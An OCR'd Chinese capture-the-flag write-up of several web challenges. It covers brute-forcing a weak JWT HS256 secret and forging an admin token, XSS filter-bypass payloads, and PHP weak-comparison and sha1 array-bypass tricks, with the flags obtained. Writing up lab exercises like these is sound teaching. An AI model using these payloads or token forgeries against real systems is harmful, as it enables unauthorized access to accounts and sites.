
随便登录发现


106.55.154.252:2019/fail.php
动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
安全客 - 安全资讯平台
先知社区
Paper
知道创宇 Seebug 漏...
别站在你的角度看我，你看不懂。
Don't look at me from your perspective, you can't read it.

我的点纸手表可以时光倒流,你的能吗，我想看到2019年的admin

账户

刘波




给你真账号吧:)

username: liubo

password: renminyishujia

那么使用他给的账号密码登录吧，发现请求头多了JWT



106.55.154.252:2019

你是假管理员！不是真的admin

文件	发起者	类型	传输	大小
check.php	document	html	529 字节	99 字节

Content-Type: text/html; charset=UTF-8

Date: Sat, 23 Oct 2021 16:51:59 GMT


JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIb1h_DDTtxzHQIQ0Vlbj7g

Keep-Alive: timeout=5, max=100

Server: Apache/2.4.38 (Debian)

Vary: Accept-Encoding

拿去解密发现为HS256加密



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2Fkb
WluIn0.rclssTrPKaSGoIPJZ0RxKIb1h_DDTtxz
HQIQ0Vlbj7g
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "time": "2021",
  "name": "fake_admin"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

需要知道密钥，那么盲猜弱密码，使用c-jwt-cracker进行爆破




```
root@kali:~/下载/CTF/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
```



```
CJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIb1h_DD
TtxzHQIQ0Vlbj7g
Secret is "1234"
root@kali:~/下载/CTF/c-jwt-cracker#
```

得到密钥1234，那么修改好数据重新访问



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAxOSIsIm5hbWUiOiJhZG1pbiJ9.WInN2vLaV6NMMsfu-6-foUOZ8trV9Ll2RsZ_gGd8Idk
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
  "time": "2019",
  "name": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1234
) □ secret base64 encoded
```

这里我使用postman进行访问，也可以抓包增加JWT头进行访问

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAxOSIsIm5hbWUiOiJhZG1pbiJ9.WInN2vLaV6NMMsfu-6-foUOZ8trV9Ll2RsZ_gGd8Idk
```




POST http://106.55.154.252:2019/check.php

	Key	Value	Description
☑	Content-Length	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.28.4	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	
☑	JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ...	

```
ffffffffffffffffffffffffffffffffflaggggu9821347981.php
```

访问得到flag



106.55.154.252:2019/ffffffffffffffffffffffffffffffffflaggggu9821347981.php
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
这世界笑了，于是你也一起合群地笑了。
The world laughs, so you laugh together.


SYC{X1a0_Ch0u_hello_Why_S0_Ser10us}！！！

babyxss

```
<script>
function check(input){input = input.replace(/alert/,'');return '<script>console.log("'+input+'");</script>';}
</script>
```

发现存在过滤字符`alert`，会将字符置空，那么直接双写绕过，还有绕过技巧：

```
</script><script>alalertert(1)</script>
</script><svg/onload=setTimeout('ale'+'rt(1)',0)>
</script><script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
```



Syclover alert(1) to win baby version

Problem (变量 `input` 是你的输入.)

```
<script>
function check(input){input = input.replace(/alert/,'');return '<script>console.log("'+input+'");</script>';}
</script>
```

Your input

```
</script><script>alalertert(1)</script>
```

Server response: 'Syc{W4lc0me_t0_the_w0rld_0f_x3s.}'.

Console output

```
Empty...
```


Baby_PHP_Black_Magic_Enlightenment

给出了源码：

```
<?php
echo "PHP is the best Language <br/>";
echo "Have you ever heard about PHP Black Magic<br/>";
error_reporting(0);
$temp = $_GET['password'];
is_numeric($temp)?die("no way"):NULL;
if($temp>9999){
    echo file_get_contents('./2.php');
    echo "How's that possible";
}
highlight_file(__FILE__);
//Art is long, but life is short. So I use PHP.
//I think It`s So useful that DiaoRen Said;
//why not they use their vps !!!
//BBTZ le jiarenmen
?>
```

发现判断`is_numeric($temp)`和`$temp>9999`，要是temp不是数字但是大于9999，很明显弱比较

`?password=10000a`



view-source:http://tc.rigelx.top:8003/?password=10000a
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
安

```
PHP is the best Language <br/>Have you ever heard about PHP Black Magic<br/><?php
$next_chanllege='baby_magic.php'
// view-source is a good habit
?>How's that possible<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php
<br /></span><span style="color: #007700">echo&nbsp;</span><span style="color: #DD0000">"PHP&nbsp;
<br />echo&nbsp;</span><span style="color: #DD0000">"Have&nbsp;you&nbsp;ever&nbsp;heard&nbsp;about&
<br /></span><span style="color: #0000BB">error_reporting</span><span style="color: #007700">(</sp
<br /></span><span style="color: #0000BB">$temp&nbsp;</span><span style="color: #007700">=&nbsp;</
<br /></span><span style="color: #0000BB">is_numeric</span><span style="color: #007700">(</span><s
<br />if(</span><span style="color: #0000BB">$temp</span><span style="color: #007700">&gt;</span><
<br />&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color: #0000BB">file_get_contents</span
<br />&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color: #DD0000">"How's&nbsp;that&nbsp;p
<br />}&nbsp;
<br /></span><span style="color: #0000BB">highlight_file</span><span style="color: #007700">(</spa
<br /></span><span style="color: #FF8000">//Art&nbsp;is&nbsp;long,&nbsp;but&nbsp;life&nbsp;is&nbsp;
<br />//I&nbsp;think&nbsp;It`s&nbsp;So&nbsp;useful&nbsp;that&nbsp;DiaoRen&nbsp;Said;
<br />//why&nbsp;not&nbsp;they&nbsp;use&nbsp;their&nbsp;vps&nbsp;!!!
<br />//BBTZ&nbsp;le&nbsp;jiarenmen
<br />
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>
```

得到baby_magic.php，进入下一关

```php
<?php
error_reporting(0);

$flag=getenv('flag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if (sha1($_GET['user']) === sha1($_GET['pass']))
      die('G1ve u the flag'.$flag);
    else
        echo 'not right';
}
else
    echo 'Just g1ve it a try.';
highlight_file(__FILE__);
?>
```

很明显sha1的数组绕过，直接传入数组就可以了`?user[]=1&pass[]=2`


tc.rigelx.top:8003/baby_magic.php/?user[]=1&pass[]=2
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马扮

